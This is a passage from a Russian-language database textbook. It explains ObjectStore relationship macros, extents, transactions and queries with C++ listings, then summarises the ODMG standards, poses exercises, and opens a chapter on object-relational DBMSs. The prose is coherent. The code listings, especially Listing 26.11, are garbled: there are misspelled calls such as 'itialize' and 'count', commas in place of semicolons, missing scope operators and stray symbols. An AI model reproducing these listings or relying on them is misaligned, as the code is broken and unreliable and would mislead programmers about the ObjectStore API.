Генератор схем ObjectStore автоматически предоставляет тело для этой функции и возвращает указатель на спецификацию типа для данного класса.

Создание связей в ООСУБД ObjectStore

Наличие связи между объектами Branch и SalesStaff учитывается с помощью создания двух членов-данных, противоположных друг другу. При наличии в базе данных таких двухсторонних ссылок ООСУБД ObjectStore автоматически поддерживает ограничения ссылочной целостности для соответствующей связи. В этой ООСУБД предусмотрены макроопределения, предназначенные для создания связей; в листинге 26.9 приведены примеры использования двух из этих макроопределений: os_relationship_1_m и os_relationship_m_1 (в этой ООСУБД есть также макроопределения os_relationship_1_1 и os_relationship_m_m). В этих макроопределениях предусмотрены функции доступа для ввода и выборки информации о связях. Каждый случай применения макроопределения связи для создания одной стороны связи должен сопровождаться применением макроопределения связи для создания другой (обратной) стороны связи. Но в любом случае эти макроопределения принимают пять параметров, которые перечислены ниже.

- class. Имя класса, в котором определен объявляемый член данных.
- member. Имя объявляемого члена класса.
- inv_class. Имя класса, в котором определен член, представляющий противоположную сторону связи.
- inv_member. Имя члена класса, представляющего противоположную сторону связи.
- value_type. Кажущийся тип значения объявляемого члена; более подробные сведения по этой теме приведены ниже.

Для порождения экземпляров функций связи применяется соответствующий набор макроопределений "тела" (body) связи, которые принимают первые четыре параметра из описанных выше (эти параметры должны быть вызваны из файла исходного кода). Например, в соответствии с двумя макроопределениями связей, приведенными в листинге 26.9, необходимо ввести в программу два следующих оператора:

```
os_rel_m_1 _body(Branch, Has, SalesStaff, WorksAt);
os_rel_1_m_body(SalesStaff, WorksAt, Branch, Has);
```

Здесь также реализован функциональный интерфейс к этим связям, в котором предусмотрены методы addStaff и removeStaff класса Branch и методы setBranch и getBranch класса Staff. Следует также отметить, что эти двухсторонние связи являются полностью прозрачными. Например, при вызове метода addStaff для указания на то, что данное отделение (допустим, b1) имеет (связь *Has*) указанного сотрудника (допустим, s1), то автоматически формируется обратная связь *WorksAt* (работает в отделении), т.е. возникает связь s1 *WorksAt* b1.

Создание экстентов в ООСУБД ObjectStore

В листинге 26.8 приведен пример создания экстента для класса Staff с использованием ключевого слова extent, предусмотренного в спецификации ODMG. В листинге 26.9 также задан экстент для аналогичного класса SalesStaff, но на этот раз с применением типа коллекции os_Set объектно-ориентированной СУБД ObjectStore. В конструкторе SalesStaff используется метод insert для вставки объекта в экстент класса, а в деструкторе — метод remove для удаления объекта из экстента класса.

26.3.3. Манипулирование данными в ООСУБД ObjectStore

В этом разделе кратко рассматриваются способы манипулирования объектами в базе данных ObjectStore. Для получения возможности доступа к перманентной памяти должны быть выполнены следующие операции:

- создана или открыта база данных;
- запущена транзакция;
- считан или создан корневой объект базы данных.

Корневые объекты и точки входа

Как указано в разделе 26.2.2, корневой объект базы данных предоставляет возможность присвоить объекту перманентное имя, что в дальнейшем позволяет использовать этот объект в качестве первоначальной точки входа в базу данных. Затем с помощью средств навигации (следуя по указателям на данные-члены) можно перейти к любому другому объекту, связанному с первоначальным объектом. Еще один способ выборки данных предусматривает использование запроса (выборку всех элементов указанной коллекции, соответствующих заданному предикату). Ниже перечислены некоторые выполняемые при этом операции, примеры которых можно найти в листинге 26.10.

- Открытие базы данных с использованием метода open класса базы данных os_database.
- Запуск и останов транзакции с помощью макрокоманд OS_BEGIN_TXN и OS_END_TXN (первым параметром каждой макрокоманды является идентификатор tx1, который используется в качестве имени данной транзакции).
- Создание экстента для класса SalesStaff с использованием метода create класса коллекции os_Set.
- Создание двух именованных корневых объектов (один из них предназначен для экстента SalesStaff, а другой соответствует отделению BOO3) с помощью метода create_root класса базы данных os_database. Этот метод возвращает указатель на новый корневой объект (типа os_database_root). Этот указатель затем используется для задания с помощью метода set_value имени, которое должно быть связано с корневым объектом.
- Создание экземпляра Branch, представляющего отделение BOO3, а затем создание двух экземпляров SalesStaff, представляющих сотрудников с табельными номерами SG37 и SG14, которые после этого вводятся как сотрудники в отделение BOO3 с помощью метода addStaff класса Branch.

Листинг 26.10. Создание перманентных объектов и связей в ООСУБД ObjectStore

```
os_Set<SalesStaff*> *salesStaffExtent = 0;
main() {
// Инициализировать базу данных ObjectStore и инициализировать
// средства работы с коллекциями
  objectstore::initialize(); os_collection::initialize();
  os_typespec *WorksAtType  = Branch::get_os_typespec();
  os_typespec *salesStaffExtentType =
               os_Set<SalesStaff*>::get_os_typespec();
// Открыть базу данных DreamHome
  os_database *db1 = os_database::open("dreamhomeDB");
// Начать транзакцию
  OS_BEGIN_TXN(tx1,    0, os_transaction::update)
// Создать в базе данных экстент SalesStaff, а затем создать
// именованный корневой объект
         salesStaffExtent = &os_Set<SalesStaff*>::create(db1);
         db1->create_root("salesStaffExtent_Root")->
%set_value(salesStaffExtent, salesStaffExtentType);
// Создать объект с данными об отделении B003 и два объекта с данными
// о сотрудниках, SG37 и SG14
         Branch* b1("B003"); SalesStaff* s1("SG37"), s2("SG14");
// Создать корневой объект для отделения B003 и модифицировать два
// объекта с данными с сотрудниках, чтобы они были обозначены как
// работающие в этом отделении
         db1->create_root("Branch3_Root")->set_value(b1, WorksAtType);
         b1->addStaff(s1); b1->addStaff(s2);
// Завершить транзакцию и закрыть базу данных
OS_END_TXN(tx1)
db1->close();
};
```

Запросы

В объектно-ориентированной СУБД ObjectStore предусмотрен ряд способов выборки объектов из базы данных, которые по своему типу принадлежат к средствам и навигационного, и ассоциативного доступа. Ниже описаны некоторые способы выборки объектов, которые иллюстрируются примерами, приведенными в листинге 26.11.

- **Доступ с применением некоторого именованного корневого объекта.** В предыдущем примере создан именованный корневой объект для отделения B003. Воспользуемся этим корневым объектом для выборки объекта отделения B003 и вывода номера этого отделения (branchNo). Для этого применяются методы find_root и get_value, аналогичные методам create_root и set_value (см. листинг 26.10).
- Перебор элементов коллекций с использованием курсоров. После успешного поиска объекта отделения B003 мы можем воспользоваться связью *Has* для обработки в цикле данных о сотрудниках компании, назначенных в это отделение (связь *Has* определена в листинге 26.9 как коллекция os_Set). Средства работы с коллекциями ObjectStore включают целый ряд классов, позволяющих перемещаться с одного элемента коллекции на другой. В данном примере применяется механизм курсора, который служит для обо-

значения определенной позиции в коллекции (по аналогии с механизмом курсора SQL, который описан в разделе 21.1.4). Курсоры могут применяться не только для перебора элементов коллекции, но и для их выборки, вставки, удаления и замены. Чтобы найти всех сотрудников компании, работающих в отделении BOO3, мы создали экземпляр с параметризованного класса шаблона os_Cursor с использованием коллекции объектов SalesStaff, которая была определена с помощью связи Has, в данном случае aBranch->Has. Затем может быть выполнен перебор элементов этой коллекции с помощью методов курсора first (который перемещает курсор на первый элемент множества), next (который позволяет перейти к следующему элементу множества) и more (с помощью которого можно узнать, не является ли текущий элемент последним элементом множества).

Эти два первых примера основаны на навигационном доступе, а следующие два примера иллюстрируют ассоциативный доступ.

- Поиск одного объекта с учетом значения одного или нескольких элементов данных класса. Объектно-ориентированная СУБД ObjectStore обеспечивает ассоциативный доступ к перманентным объектам. В настоящем разделе применение этого механизма иллюстрируется с помощью экстента SalesStaff, и в качестве первого примера осуществляется выборка одного элемента экстента с помощью метода query_pick, который принимает три параметра:
  - строка, указывающая тип запрашиваемого элемента коллекции (в данном случае SalesStaff*);
  - строка, указывающая условие, которому должны соответствовать элементы для их выборки в этом запросе (в данном случае запрашивается элемент, значение элемента данных класса staffNo для которого равно SG37);
  - указатель на базу данных, содержащую запрашиваемую коллекцию (в данном случае db1).
- Выборка коллекции объектов с учетом значения одного или нескольких элементов данных класса. Чтобы расширить предыдущий пример, воспользуемся методом query для определения количества элементов в коллекции, соответствующих определенному условию (в данном случае необходимо определить количество сотрудников, зарплата которых превышает 30 000 фунтов стерлингов). Этот запрос возвращает еще одну коллекцию, и для перебора элементов полученной коллекции и вывода табельного номера сотрудника (staffNo) снова используется курсор.

В этом разделе были лишь кратко перечислены основные возможности ООСУБД ObjectStore. Для получения дополнительной информации заинтересованный читатель может обратиться к системной документации ObjectStore.

Листинг 26.11. Способы формирования запросов в ООСУБД ObjectStore

```
os_Set<SalesStaff*> *salesStaffExtent = 0,
main()  {
  Branch* aBranch,
  SalesStaff* p,
// Инициализировать базу данных ObjectStore и средства работы
// с коллекциями
  objectstore::itialize(); os_collection::itialize();
```

```
  os_typespec *WorksAtType = Branch get_os_typespec();
  os_typespec *salesStaffExtentType = os_Set<SalesStaff*>
     get_os_typespec();
// Открыть базу данных и начать транзакцию
  os_database *db1 = os_database open("dreamhomeDB"),
  OS_BEGIN_TXN(tx1,    0, os_transaction::update)
// Запрос 1. Найти именованный корневой объект Branch3 и применить
// курсор для выборки данных обо всех сотрудниках этого отделения
        // Принцип доступа основан на использовании именованного
        // корневого объекта
        aBranch = (Branch*) (db1->find_root("Branch3_Root")->
↳get_value(WorksAtType);
        cout << "Retrieval of branch B003 root" << aBranch->branchNo
             << "\n";
// Запрос 2. Найти всех сотрудников этого отделения
        // Перебор в цикле элементов коллекции с использованием курсора
        os_Cursor<SalesStaff*> c(aBranch ->Has);
        count << "Staff associated with branch B003 \n"
        for (p = c.first(), c.more(), p = c.next())
           cout << p->staffNo <<  "\n",
// Запрос 3. Найти именованный корневой объект экстента
// SalesStaffExtent и выполнить запрос в этом экстенте
        // Поиск объекта
        salesStaffExtent = (os_Set<SalesStaff*>*)
              (db1->find_root("salesStaffExtent_Root") -
↳get_value(salesStaffExtentType),
        aSalesPerson = SalesStaffExtent->query_pick("SalesStaff*",
                       "!strcmp(staffNo, \"SG37\")", db1);
        cout << "Retrieval of specific member of sales staff "
             << aSalesPerson staffNo << "\n",
// Запрос 4. Выполнить в этом экстенте еще один запрос для поиска
// высокооплачиваемых сотрудников (для перебора элементов
// возвращенного набора использовать курсор)
        // Выборка коллекции объектов
        os_Set<SalesStaff*> &highlyPaidStaff =
              salesStaffExtent->query("SalesStaff*",
                                      "salary > 30000", db1);
        cout << "Retrieval of highly paid staff \n";
        os_Cursor<SalesStaff*> c(highlyPaidStaff);
        for (p = c first(), c more(), p = c next())
           cout << p->staffNo << "\n",
  OS_END_TXN(tx1)
  db1->close();
```

РЕЗЮМЕ

- **Группа OMG** (Object Management Group — Рабочая группа по разработке стандартов объектного программирования) — международный некоммерческий промышленный консорциум, основанный в 1989 году для решения проблем разработки стандартов для объектно-ориентированных СУБД, Основные цели группы OMG состоят в дальнейшем развитии объектно-ориентированного подхода к разработке программного обеспечения и подго-

товке стандартов, позволяющих обеспечить полную прозрачность местонахождения, среды, языка и прочих характеристик одних объектов для других.

- В 1990 году группа OMG впервые опубликовала свой документ "Руководство по архитектуре управления объектами" (OMA - Object Management Architecture). В этом документе определены единая терминология для объектно-ориентированных языков, систем, баз данных и инфраструктур разработки приложений; абстрактная инфраструктура для объектно-ориентированных систем; совокупность технических и архитектурных целей; справочная модель для распределенных приложений, в которых используются объектно-ориентированные методы. В этой справочной модели намечены четыре области стандартизации: объектная модель (Object Model — OM), брокер объектных запросов (Object Request Broker — ORB), объектные службы и общие средства.
- Группа ODMG (Object Data Management Group — Рабочая группа по разработке средств управления объектными данными) сформирована несколькими ведущими компаниями-разработчиками для создания стандартов объектно-ориентированных СУБД. Группа ODMG предложила объектную модель, которая определяет стандартную модель семантики объектов базы данных. Эта модель имеет большое значение, поскольку она определяет встроенную семантику, которая может реализовываться и поддерживаться средствами объектно-ориентированной СУБД. Проекты библиотек классов и приложений, разработанных с учетом этих семантических средств, должны быть переносимыми во все объектно-ориентированные СУБД, в которых поддерживается объектная модель,
- Основными компонентами архитектуры ODMG для объектно-ориентированных СУБД являются объектная модель (Object Model — OM), язык определения объектов (Object Definition Language — ODL), язык объектных запросов (Object Query Language — OQL), а также средства связывания с данными языков C++, Java и Smalltalk.
- Модель OM ODMG является надмножеством модели OM OMG и позволяет перенести из одной совместимой системы в другую и проект, и реализацию объектно-ориентированного приложения. Основными примитивами моделирования в этой модели являются объект и литерал, но только объект имеет уникальный идентификатор. Объекты и литералы классифицируются по типам. Все объекты и литералы одного и того же типа характеризуются одинаковыми правилами поведения и атрибутами состояния. Правила поведения определяются как набор операций, которые могут выполняться объектом или над объектом. Состояние определяется значениями набора свойств, которым обладает объект. Свойство может представлять собой либо атрибут объекта, либо связь между данным объектом и одним или несколькими другими объектами,
- Язык определения объектов (Object Definition Language — ODL) представляет собой язык определения спецификаций объектных типов для систем, совместимых с ODMG, эквивалентный языку определения данных (Data Definition Language — DDL) реляционных СУБД. Язык ODL определяет атрибуты и связи типов и задает сигнатуру операций, но не обеспечивает реализацию сигнатур.
- Язык объектных запросов (Object Query Language — OQL) предоставляет декларативный доступ к объектной базе данных с использованием синтаксиса, аналогичного синтаксису языка SQL. В нем не предусмотрены явные операторы обновления, и задача модификации данных выполняется с помощью операций, определенных на объектных типах. Любой запрос OQL представляет собой функцию, возвращающую объект, тип которого может быть определен по оператору, участвующему в выражении запроса. Язык OQL может применяться как для ассоциативного, так и для навигационного доступа.

Вопросы

26.1. Сформулируйте основные понятия объектной модели ODMG и приведите примеры применения каждого из этих понятий.

26.2. Для чего предназначен язык определения объектов ODMG?

26.3. Для чего предназначен язык манипулирования объектами ODMG?

26.4. В чем состоят различия между конструкцией GROUP BY по спецификации ODMG и конструкцией GROUP BY по спецификации SQL? Приведите примеры.

26.5. В чем состоят различия между агрегирующими функциями по спецификации ODMG и агрегирующими функциями по спецификации SQL? Приведите примеры.

26.6. Каково назначение языка обмена данными между объектами (OIF — Object Interchange Format) по спецификации ODMG?

26.7. Кратко опишите способы привязки конструкций языка C++ к данным по спецификации ODMG.

Упражнения

26.8. Преобразуйте проект объектно-ориентированной базы данных для учебного проекта *Hotel,* подготовленный в упражнении 25.14, в определение ODL ODMG, а затем покажите, как могут быть сформулированы следующие запросы на языке OQL:

а) подготовить список всех гостиниц;

б) подготовить список всех одноместных номеров, цена которых не превышает 20 фунтов стерлингов в сутки;

в) подготовить список всех постояльцев с указанием их фамилий и городов, откуда они прибыли;

г) составить список всех номеров в гостинице *Grosvenor* с указанием цены и типа;

д) подготовить список всех постояльцев, которые проживают в настоящее время в гостинице *Grosvenor,*

е) подготовить список всех номеров в гостинице *Grosvenor* и включить в него имена постояльцев, проживающих в каждом номере, если номер занят;

ж) подготовить список со сведениями обо всех постояльцах, проживающих в гостинице *Grosvenor,* и включить в него такие данные как guestNo, guestName и guestAddress.

Сравните полученные запросы на языке OQL с эквивалентными выражениями реляционной алгебры и реляционного исчисления, приведенными в упражнении 4.12.

26.9. Преобразуйте проект объектно-ориентированной базы данных для учебного проекта *DreamHome,* подготовленный в упражнении 25.15, в определение ODL ODMG.

26.10. Преобразуйте проект объектно-ориентированной базы данных для учебного проекта *University Accommodation Office,* подготовленный в упражнении 25.16, в определение ODL ODMG.

26.11. Преобразуйте проект объектно-ориентированной базы данных для учебного проекта *EasyDrive School of Motoring,* подготовленный в упражнении 25.17, в определение ODL ODMG.

26.12. Преобразуйте проект объектно-ориентированной базы данных для учебного проекта *Wellmeadows,* подготовленный в упражнении 25.18, в определение ODL ODMG.

Глава 27

ОБЪЕКТНО-РЕЛЯЦИОННЫЕ СУБД

В ЭТОЙ ГЛАВЕ...

- Расширение реляционной модели для поддержки сложных специализированных приложений баз данных.
- Функции СУБД третьего поколения, которые рассматриваются в манифесте CADF, а также в манифесте Дарвена и Дейта.
- Расширения реляционной модели данных, реализованные в СУБД Postgres.
- Объектно-ориентированные средства нового стандарта SQL (SQL3):
  - строковые типы;
  - типы и процедуры, определяемые пользователем;
  - полиморфизм;
  - наследование;
  - ссылочные типы и идентификация объектов;
  - типы коллекций (ARRAY, SET, LIST и MULTISET);
  - расширения языка SQL, необходимые для придания ему вычислительной полноты;
  - триггеры;
  - поддержка двоичных больших объектов (Binary Large Object — BLOB) и символьных больших объектов (Character Large Object — CLOB);
  - рекурсия.
- Расширения функций обработки и оптимизации реляционных запросов, необходимые для поддержки сложных специализированных запросов.
- Некоторые объектно-ориентированные расширения, реализованные в СУБД Oracle.
- Сравнительная характеристика объектно-ориентированных и объектно-реляционных СУБД в отношении модели данных, методов доступа к данным и методов совместного использования данных.

В главах 24–26 рассматриваются основные концепции объектно-ориентированного подхода и объектно-ориентированных систем управления базами данных (ООСУБД). В главе 24 представлено также описание типов сложных специализированных приложений баз данных, появившихся в последнее время, и указаны недостатки существующих реляционных СУБД, которые не позволяют эффективно использовать их в приложениях этих типов. Более подробно ООСУБД рассматриваются в главах 25 и 26 с указанием механизмов, которые позволяют более успешно применять СУБД этого типа в сложных специализированных приложениях. Для устранения недостатков, присущих реляционным системам, а также в ответ на потенциальную угрозу со стороны возрастающей популярности ООСУБД сообщество разработчиков реляционных СУБД предпринимает попытки дополнения функциональных возможностей реляционных СУБД объектно-ориентированными средствами, что приводит к появлению объектно-реляционных СУБД (ОРСУБД). В этой главе рассматриваются некоторые подобные дополнения, а также способы, с помощью которых можно устранить недостатки, описанные в разделе 24.2. Кроме того, здесь же рассматриваются некоторые проблемы, возникающие в связи с введением этих новых дополнений, которые должны были преодолеть указанные недостатки.

СТРУКТУРА этой ГЛАВЫ

В разделе 27.1 приведены основные сведения об объектно-реляционных СУБД (ОРСУБД) и о типах приложений, в которых они могут использоваться. В разделе 27.2 обсуждаются два манифеста СУБД третьего поколения, основанных на реляционной модели данных, в которых выражены оригинальные взгляды на то, что должны представлять собой СУБД следующего поколения. В разделе 27.3 описаны первые версии расширенных реляционных СУБД, а в разделе 27.4 представлен подробный обзор основных средств стандарта SQL3, выпущенного в 1999 году. В разделе 27.5 обсуждаются некоторые функциональные возможности ОРСУБД, которые не получили отражения в стандарте SQL3. В разделе 27.6 описаны некоторые объектно-ориентированные дополнения, которые были реализованы в последних версиях коммерческой ОРСУБД Oracle. Завершается эта глава разделом 27.7, в котором приведены итоговые сведения о различиях между ОРСУБД и ООСУБД.

Изложение материала этой главы предполагает, что читатель хорошо знаком с содержанием главы 24. Все примеры данной главы взяты из учебного проекта *DreamHome*, описанного в разделе 10.4 и приложении А.

27.1. Введение в объектно-реляционные СУБД

В настоящее время реляционные СУБД являются доминирующим типом систем управления базами данных, приблизительный ежегодный объем продажи которых составляет 15-20 миллиардов долларов (или 50 миллиардов долларов с учетом продажи инструментальных средств для их разработки). Темпы роста объема продаж составляют примерно 25% в год. ООСУБД, которые рассматривались в главах 25 и 26, первоначально нашли применение в области конструирования и проектирования и только недавно стали приобретать популярность в финансовых и телекоммуникационных приложениях. Рынок ООСУБД все еще относительно мал (объем продаж за 1996 год составил около 150 миллионов долларов) и составлял лишь 3% от всего рынка баз данных (в 1997 году), но ООСУБД продолжают находить все новые области применения, например в среде World Wide Web (подробнее об этом — в главе 28). Некоторые аналитики оценивают темпы ежегодного при-

роста рынка ООСУБД на уровне 50%, что выше темпов роста для всего рынка баз данных в целом. Однако маловероятно, что в обозримом будущем объемы продаж этих новых систем превзойдут объемы продаж реляционных СУБД, поскольку СУБД последнего типа прекрасно подходят для достаточно большого количества компаний, вложивших в их развитие такие огромные средства и ресурсы, что любая замена становится практически невозможной.

До недавнего времени выбор типа СУБД ограничивался только реляционными и объектно-ориентированными СУБД. Однако многие компании-разработчики реляционных СУБД прекрасно осознают потенциальную угрозу и конкуренцию со стороны ООСУБД. Они признают, что их системы в настоящее время не подходят для создания сложных специализированных приложений, рассматривавшихся в разделе 24.1, и что требуются дополнительные функциональные средства. Но они отвергают критические заявления о том, что расширенные реляционные СУБД не способны предоставить требуемые функциональные возможности или слишком медленно работают, чтобы адекватно справляться с новыми сложными задачами.

Если внимательно рассмотреть новые сложные специализированные приложения баз данных, то можно заметить, что в них широко используются такие объектно-ориентированные компоненты, как расширяемая пользователем система типов, инкапсуляция, наследование, полиморфизм, динамическое связывание методов, использование сложных объектов (включая объекты, которые не находятся в первой нормальной форме), а также поддержка идентификации объектов. Наиболее очевидный способ преодоления ограничений реляционной модели заключается в ее дополнении упомянутыми функциями. Именно такой подход был предпринят во многих прототипах расширенных реляционных систем, хотя в каждой из них реализован свой собственный и отличный от других набор функциональных возможностей. Таким образом, не существует какой-то одной общепринятой расширенной реляционной модели, а скорее имеется несколько таких моделей, характеристики которых зависят от способа и степени реализации внесенных дополнений. Однако во всех этих моделях используются одинаковые базовые реляционные таблицы и язык запросов, включено понятие объекта, а в некоторых дополнительно реализована возможность хранения в базе данных методов (процедур, триггеров) наряду с данными.

Для обозначения систем с расширенной реляционной моделью данных используются самые разные термины. Сначала для их описания применялся термин *расширенная реляционная СУБД* (Extended Relational DBMS — ERDBMS). Однако в последние годы используется более информативный термин *объектно-реляционная СУБД,* или *ОРСУБД* (Object-Relational DBMS — ORDBMS), в котором содержится указание на использование в системе понятия *объект.* Наконец, совсем недавно стал применяться термин *универсальный сервер* (Universal Server), *универсальная СУБД,* или *УСУБД* (Universal DBMS). В этой главе используется термин объектно-реляционная СУБД, или ОРСУБД. Три ведущих компании в области разработки реляционных СУБД, а именно: Oracle, Informix и IBM, расширили свои системы до уровня ОРСУБД, хотя функциональные возможности каждой из этих систем немного отличаются друг от друга. Концепция объектно-реляционной СУБД как сочетания средств ООСУБД и реляционной СУБД очень привлекательна благодаря возможности применения всех тех богатейших знаний и опыта, которые были накоплены за время работы с реляционными СУБД. Причем она настолько заманчива, что по прогнозам некоторых аналитиков в недалеком будущем рыночная доля ОРСУБД будет на 50% выше доли реляционных СУБД.

Как и следовало ожидать, разработка стандартов в этой сфере построена на расширении стандарта языка SQL. Национальные институты стандартизации работают над введением объектных дополнений в язык SQL с 1991 года. Эти до-

полнения стали частью нового варианта стандарта языка SQL, который обычно называют стандартом SQL3. Стандарт SQL3 явился результатом продолжающихся по сей день попыток стандартизовать дополнения к реляционной модели и языку запросов. Более подробно объектные дополнения к стандарту SQL рассматриваются в разделе 27.4.

Модель Стоунбрекера

Стоунбрекер предложил свою четырехкомпонентную модель [292] для описания мира баз данных, которая показана на рис. 27.1. В левой нижней части представлены приложения для обработки простых данных, не предусматривающие каких-либо требований по выполнению запросов к данным. К ним относятся такие стандартные пакеты для обработки текстов, как Word, WordPerfect и Framemaker, использующие базовую операционную систему для получения доступа к важнейшим функциональным возможностям любых СУБД, заключающимся в обеспечении постоянства хранения (перманентности) данных. В нижней правой части показаны приложения, которые обрабатывают сложные данные, но также не имеют каких-либо серьезных требований в отношении выполнения запросов к данным. Для таких приложений, как пакеты автоматизированного проектирования, наиболее подходящим вариантом может стать ООСУБД. В верхней левой части находятся приложения, которые используют простые данные, но нуждаются в выполнении сложных запросов. К этой категории можно отнести многие типичные деловые приложения, для которых наиболее подходящим типом СУБД являются реляционные СУБД. Наконец, в верхней правой части располагаются приложения, связанные с обработкой сложных данных, в отношении которых требуется выполнять сложные запросы. Примерами таких приложений являются некоторые специализированные приложения из числа рассматривавшихся в разделе 24.1. Для их создания лучше всего подходят объектно-реляционные СУБД.

Следует отметить, что эта классификация имеет очень упрощенный характер, поэтому многие приложения баз данных не так легко поддаются такой классификации. Более того, с появлением модели данных и языка запросов, предложенных группой ODMG (см. раздел 26.2), и введения в язык SQL средств управления объектно-ориентированными данными различия между ОРСУБД и ООСУБД становятся все менее очевидными.




Рис. 27.1. Классификация СУБД в модели Стоунбрекера

Преимущества ОРСУБД

Помимо устранения многих недостатков (см. раздел 24.2), основными преимуществами расширенной реляционной модели данных являются *повторное* и *совместное* использование компонентов. Повторное использование основано на возможности дополнения сервера СУБД стандартными функциями, которые выполняются централизованно и не входят в виде исполняемого кода в состав каждого приложения. Например, в приложениях может понадобиться использовать данные пространственного типа, представляющие точки, прямые и многоугольники с соответствующими функциями, которые вычисляют расстояние между точками, расстояние между точкой и прямой, проверяют, находится ли точка в пределах многоугольника и перекрываются ли две многоугольные области, и т.д. Если реализовать эти функции на сервере, то можно избежать необходимости их определения в каждом приложении и совместно использовать данные функции всеми приложениями. Эти преимущества позволяют также повысить производительность труда как разработчиков, так и конечных пользователей.

Другое очевидное преимущество заключается в том, что расширенный реляционный подход позволяет воспользоваться обширным объемом накопленных знаний и опыта, связанных с разработкой реляционных приложений. Это очень важное достоинство, поскольку многие организации не хотели бы тратить средства на достаточно дорогостоящий переход к системе принципиально нового типа. При правильном проектировании с учетом новых функциональных возможностей подобный подход позволяет организациям воспользоваться преимуществами новых дополнений эволюционным путем без утраты преимуществ, получаемых от использования компонентов и функций уже существующей базы данных. Это дает возможность осуществить постепенный переход к использованию ОРСУБД, начиная с разработки некоторых пробных и экспериментальных проектов. Новый стандарт SQL3 разработан с учетом обратной совместимости со стандартом SQL2, поэтому такой плавный переход должны обеспечить любые ОРСУБД, совместимые с SQL3.

Недостатки ОРСУБД

Очевидными недостатками подхода с использованием ОРСУБД являются сложность и связанные с ней дополнительные расходы. Более того, некоторые сторонники реляционного подхода уверены, что простота и ясность, присущая реляционной модели, при использовании расширений подобных типов утрачивается. Другие утверждают, что расширения реляционной СУБД предназначены для незначительного количества приложений, причем в последних еще не достигнута оптимальная производительность даже в рамках современной реляционной технологии.

Подобные дополнения не нравятся также ревностным сторонникам объектно-ориентированного подхода. Они утверждают, что в объектно-реляционных системах искажается объектная терминология. Например, вместо объектной модели в объектно-реляционной технологии используется понятие определяемых пользователем типов данных, тогда как объектно-ориентированный подход имеет дело с абстрактными типами, иерархией классов и объектной моделью. Но компании-поставщики ОРСУБД пытаются представить объектные модели как дополнения к реляционной модели, что приводит к появлению некоторых сложностей. При этом может быть потерян смысл объектно-ориентированного подхода, что и обнаруживается в виде большого семантического разрыва между этими двумя технологиями. Объектные приложения не в такой степени ориентированы на

структуру данных, как реляционные приложения. Кроме того, в объектно-ориентированных моделях и приложениях для более адекватного отражения объектов реального мира обеспечивается тесное взаимодействие инкапсулированных объектов и связей. Это приводит к созданию более широкого набора связей, чем тот, который возможно выразить с помощью средств языка SQL, а также к включению в определения объектов функциональных программ. Объекты фактически не являются очередным расширением понятия данных, поскольку представляют совершенно другую концепцию, с большим потенциалом выражения связей и правил поведения объектов реального мира.

В главе 5 отмечено, что основными требованиями к языку баз данных являются максимальная простота использования с точки зрения пользователей, а также относительно простая структура и синтаксис команд. Исходный стандарт языка SQL, выпущенный в 1989 году, по-видимому, удовлетворял этим требованиям. Версия стандарта языка SQL, которая была выпущена в 1992 году, возросла в объеме от 120 примерно до 600 страниц, и поэтому стало труднее ответить на вопрос о том, удовлетворяет ли он этим требованиям или нет. К сожалению, объем нового стандарта SQL3 стал еще более впечатляющим, и похоже, что эти два требования организациями по стандартизации не только не удовлетворяются, но, скорее всего, даже не рассматриваются.

27.2. Манифесты баз данных третьего поколения

Успех реляционных систем, достигнутый в 1990 годах, является неоспоримым. Однако в отношении следующего поколения СУБД горячие споры еще не прекратились. Сторонники сложившегося подхода уверены, что вполне достаточно ввести в реляционную модель дополнительные функциональные средства. С одной стороны, другая очень влиятельная группа специалистов опубликовала манифест объектно-ориентированных СУБД, создаваемых на основе объектно-ориентированного подхода, который был описан в разделе 25.5 [12]. С другой стороны, Комитет по вопросам расширения функциональных возможностей СУБД (Committee for Advanced DBMS Function — CADF) опубликовал манифест баз данных третьего поколения (Third-Generation Database System Manifesto) [295], где определен целый ряд требований, которым должна удовлетворять любая современная СУБД. А сравнительно недавно Дарвен и Дейт опубликовали третий манифест (Third Manifesto) в защиту реляционной модели данных [87], [88]. В этом разделе рассматриваются два последних манифеста.

27.2.1. Манифест баз данных третьего поколения

В манифесте, опубликованном комитетом CADF, предлагаются следующие функции, которые должна поддерживать любая СУБД третьего поколения.

1. Наличие развитой системы типов.
2. Поддержка механизма наследования.
3. Поддержка функций, включая процедуры и методы базы данных, а также механизма инкапсуляции.
4. Уникальные идентификаторы для записей должны присваиваться средствами СУБД только в том случае, когда нельзя использовать определяемые пользователем первичные ключи.

5. Правила (триггеры и ограничения) станут важнейшим компонентом будущих систем. Они не должны быть связаны с какой-то конкретной функцией или коллекцией.
6. Очень важно, чтобы все программные способы доступа к базе данных осуществлялись с помощью непроцедурного языка высокого уровня.
7. Должны существовать по меньшей мере два способа определения коллекций: один на основе перечисления элементов коллекции, а другой — с использованием языка запросов для определения принадлежности элемента к коллекции.
8. Важным является наличие обновляемых представлений.
9. Средства измерения производительности не должны иметь никакого отношения к моделям данных и не должны в них присутствовать.
10. СУБД третьего поколения должны быть доступны из многих языков высокого уровня.
11. Желательно, чтобы во многих языках программирования высокого уровня поддерживались конструкции, обеспечивающие доступ к перманентным данным. Эта поддержка должна обеспечиваться на основе применения каждой отдельной СУБД с помощью дополнительных средств компилятора и сложной системы поддержки выполнения программ.
12. Плохо ли это или хорошо, но язык **SQL** должен оставаться "межгалактическим языком работы с данными".
13. Запросы и ответы на них должны составлять самый нижний уровень взаимодействия клиента и сервера.

27.2.2. Третий манифест (Third Manifesto)

